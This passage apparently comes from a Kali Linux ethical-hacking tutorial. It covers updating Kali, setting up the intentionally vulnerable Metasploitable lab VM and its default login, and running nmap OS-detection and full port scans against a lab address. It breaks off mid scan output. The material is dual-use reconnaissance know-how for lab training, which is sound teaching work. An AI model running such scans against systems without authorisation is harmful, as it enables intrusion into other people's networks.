It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.

Step 1: Go to Application -> Terminal. Then, type “apt-get update” and the update will take place as shown in the following screenshot.





Step 2: Now to upgrade the tools, type “apt-get upgrade” and the new packages will be downloaded.

```

root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  castxml gccxml gdebi-core libasn1-8-heimdal libgssapi3-heimdal
  libcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal
  libheimntlm0-heimdal libhx509-5-heimdal libkdc2-heimdal libkrb5-26-heimdal
  libntdb1 libroken18-heimdal libwind0-heimdal python-ctypeslib python-ecdsa
  python-ntdb python-pyatspi python-tidylib vlc-plugin-notify vlc-plugin-samba
Use 'apt autoremove' to remove them.
The following packages have been kept back:
  adwaita-icon-theme apktool backdoor-factory bind9-host binwalk bluez
  bluez-obexd bundler cadaver couchdb cpp cpp-5 cutycapt default-jdk
  default-jre default-jre-headless dnsutils dradis driftnet erlang ASN1
  erlang-base erlang-crypto erlang-eunit erlang-inets erlang-mnesia
  erlang-os-mon erlang-public-key erlang-runtime-tools erlang-snmp erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl evolution-data-server
  evolution-data-server-common file folks-common ftp g++ g++-5 gcc gcc-5
  gcc-5-base gdm3 gedit gedit-common ghostscript girl1.2-gdkpixbuf-2.0
  girl1.2-gnomedesktop-3.0 girl1.2-gst-plugins-base-1.0 girl1.2-gstreamer-1.0
  girl1.2-gtksourceview2-4.0 girl1.2-mutter-3.0 girl1.2-totem-1.0

```


Step 3: It will ask if you want to continue. Type “Y” and “Enter”.

```

zsh-common
1264 upgraded, 0 newly installed, 0 to remove and 488 not upgraded.
Need to get 955 MB of archives.
After this operation, 162 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y

```

Step 4: To upgrade to a newer version of Operating System, type “**apt-get dist-upgrade**”.




```
root@kali:~# apt-get dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  caribou-antler castxml creepy dff gccxml gdebi-core girl.2-clutter-gst-2.0 girl.2-evince-3.0 girl.2-gkbd-3.0
  girl.2-packagekitglib-1.0 girl.2-xkl-1.0 gnome-icon-theme-symbolic gnome-packagekit gnome-packagekit-data
  gtk2-engines_gucharmap hwdata libapache2-mod-php5 libasnl-8-heimdal libavcodec-ffmpeg56 libavdevice-ffmpeg56
  libavfilter-ffmpeg5 libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54 libbasicusageenvironment0
  libbind9-98 libboost/filesystem1.58.0 libboost-python1.58.0 libboost-python1.61.0 libboost-system1.58.0
  libboost-thread1.58.0 libcamel-1.2-54 libchromaprint0 libclutter-gst-2.0-0 libcrypto++9v5 libcurses-perl
  libcurl-perl libdns108 libedata-server-1.2-21 libexporter-tiny-perl libfftw3-single3 libgdict-1.0-9
  libglew1.13 libgrilo-0.2-1 libgroupsock1 libgssapi3-heimdal libgtkglext1 libgucharmap-2.90-7
  libhcrypto4-heimdal libhdb9-heimdal libheimbase-heimdal libheimntlm-heimdal libhunspell-1.3-8
  libhx509-5-heimdal libicalia libilmbase6v5 libisc95 libisccr90 libiscfg90 libjasper libjpeg9
  libkdc2-heimdal libkrb5-26-heimdal liblist-moreutils-perl liblivemedia23 liblomm3.7 liblouis9 liblwres90
  libnm-glib-vpn1 libnmd1 libonig2 libopenexr6v5 libopenjpeg5 libpffi libpm-5.1-0 libphonon4 libpoppler57
  libpostproc-ffmpeg53 libpth20 libqdbm4 libqmi-glib libquvi-scripts libquvi7 libredare2-0.9.9 libregf10
  libroken18-heimdal libsodium13 libswresample-ffmpeg3 libswscale-ffmpeg3 libtask-weaken-perl libtre5 libtrio1
  libusageenvironment1 libvpx3 libwebp5 libwebpdemux1 libwebrtc-audio-processing-0 libwildmid1
```

Laboratory Setup

In this section, we will set up another testing machine to perform the tests with the help of tools of Kali Linux.

Step 1: Download **Metasploitable**, which is a Linux machine. It can be downloaded from the official webpage of **Rapid7**: <https://information.rapid7.com/metasploitable-download.html?LS=1631875&CS=web>



Download Metasploitable

Metasploitable - Virtual Machine to Test Metasploit

Download Metasploitable, the intentionally vulnerable target machine for evaluating Metasploit

Taking your first steps with Metasploit can be difficult – especially if you don't want to conduct your first penetration test on your production network. Metasploitable is virtual machine based on Linux that contains several intentional vulnerabilities for you to exploit. Metasploitable is essentially a penetration testing lab in a box, available as a VMware virtual machine (VMDK). (The Metasploitable login is "msfadmin", the password is also "msfadmin".)

Metasploitable is created by the Rapid7 Metasploit team. By downloading Metasploitable from Rapid7.com, you'll be sure to get the latest, clean version of the vulnerable machine, plus you'll get it from our lightning fast download servers.

[Download free version now - yours to keep, no expiration!](#)

[What Is Metasploitable? How does it work?](#)

Fill out the form below to download Metasploitable

First Name: *

Last Name: *

Job Title: *

Job Level: *


Company: *

Work Phone: *


Work Email: *

Country: *


Step 2: Register by supplying your details. After filling the above form, we can download the software.




Step 3: Click **VirtualBox** -> **New**.




Step 4: Click “Use an existing virtual hard disk file”. Browse the file where you have downloaded **Metasploitable** and click **Open**.



Step 5: A screen to create a virtual machine pops up. Click “Create”.



The default username is **msfadmin** and the password is **msfadmin**.



```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

2. Kali Linux – Information Gathering Tools

In this chapter, we will discuss the information gathering tools of Kali Linux.

NMAP and ZenMAP


NMAP and ZenMAP are useful tools for the scanning phase of Ethical Hacking in Kali Linux. NMAP and ZenMAP are practically the same tool, however NMAP uses command line while ZenMAP has a GUI.

NMAP is a free utility tool for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

NMAP uses raw IP packets in novel ways to determine which hosts are available on the network, what services (application name and version) those hosts are offering, which operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, etc.

Now, let's go step by step and learn how to use NMAP and ZenMAP.

Step 1: To open, go to Applications -> 01-Information Gathering -> nmap or zenmap.




Step 2: The next step is to detect the OS type/version of the target host. Based on the help indicated by NMAP, the parameter of OS type/version detection is variable “-O”. For more information, use this link: <https://nmap.org/book/man-os-detection.html>

The command that we will use is:

```
nmap -O 192.168.1.101
```

The following screenshot shows where you need to type the above command to see the Nmap output:



Step 3: Next, open the TCP and UDP ports. To scan all the TCP ports based on NMAP, use the following command:

```
nmap -p 1-65535 -T4 192.168.1.101
```

Where the parameter “-p” indicates all the TCP ports that have to be scanned. In this case, we are scanning all the ports and “-T4” is the speed of scanning at which NMAP has to run.

Following are the results. In green are all the TCP open ports and in red are all the closed ports. However, NMAP does not show as the list is too long.

```

Target: 192.168.1.101
Profile: 
Scan: Scan
Cancel


Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host 192.168.1.101
nmap -p 1-65535 -T4 192.168.1.101


Starting Nmap 7.12 ( https://nmap.org ) at 2016-09-16
18:04 Central European Daylight Time
Nmap scan report for 192.168.1.101
Host is up (0.00010s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
